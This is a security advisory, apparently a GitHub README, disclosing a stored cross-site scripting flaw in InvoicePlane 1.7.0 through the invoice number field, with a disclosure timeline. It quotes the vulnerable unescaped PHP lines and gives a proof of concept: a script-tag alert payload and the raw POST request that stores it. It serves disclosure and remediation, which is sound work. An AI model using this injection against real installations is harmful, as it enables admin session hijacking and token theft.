 lagathos/cve-2026-25595
Stored XSS vulnerability in InvoicePlane 1.7.0 via unsanitized invoice number field, with proof-of-concept and remediation details.

Vulnerability: Stored Cross-Site Scripting (XSS) via Invoice Number field
Product: InvoicePlane
Affected Version: 1.7.0 (and likely prior versions)
Severity: Medium
CVSS 3.1 Score: 4.8 (CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N)
CWE: CWE-79: Improper Neutralization of Input During Web Page Generation
Discovered by: Leonidas Agathos
Report Date: 2026-01-31
The invoice_number field in the invoice form accepts arbitrary input without sanitization. The value is stored and rendered unencoded in multiple locations: the invoice view page title, the invoice number input field, and the dashboard's recent invoices widget. The payload fires whenever any admin views the affected invoice or visits the dashboard.
Vulnerable files:
application/modules/invoices/views/view.php:247application/modules/invoices/views/view.php:494application/modules/dashboard/views/index.php:233// view.php - Line 247
<?php echo trans('invoice') . ' ' . ($invoice->invoice_number ? '#' .
$invoice->invoice_number : trans('id') . ': ' . $invoice->invoice_id); ?>
// view.php - Line 494
value="<?php echo $invoice->invoice_number; ?>"
// dashboard/index.php - Line 233
<?php echo anchor('invoices/view/' . $invoice->invoice_id, ($invoice->invoice_number
? $invoice->invoice_number : $invoice->invoice_id)); ?>


Step 1 — Inject payload into Invoice Number
Create or edit an invoice at /index.php/invoices/form/{id} and set the invoice number to:
<script>alert("XSS in Invoices")</script>
Request:
POST /index.php/invoices/ajax/save HTTP/1.1
Host: 172.25.0.12
Content-Type: application/x-www-form-urlencoded

invoice_number=<script>alert("XSS+in+Invoices")</script>&invoice_id=22&...
Step 2 — Trigger XSS
Navigate to /index.php/invoices/view/{id} or /index.php/dashboard. The payload fires on page load.

The payload executes in the browser of any admin who views the affected invoice or visits the dashboard. This enables session hijacking (if cookies are not HttpOnly), CSRF token theft, and actions performed under the victim's identity.
| Date | Event |
|---|---|
| 2026-01-30 | Vulnerability discovered |
| 2026-01-31 | Proof of concept developed |
| 2026-01-31 | Vendor notified |
| 2026-02-04 | Vendor acknowledgment |
| 2026-02-04 | Patch released |
| 2026-02-05 | Public disclosure |
This vulnerability was discovered during independent security research. All information is provided strictly for educational, research, and defensive purposes to assist the vendor and the security community in understanding and remediating the issue. Any malicious use of this information is strictly prohibited.
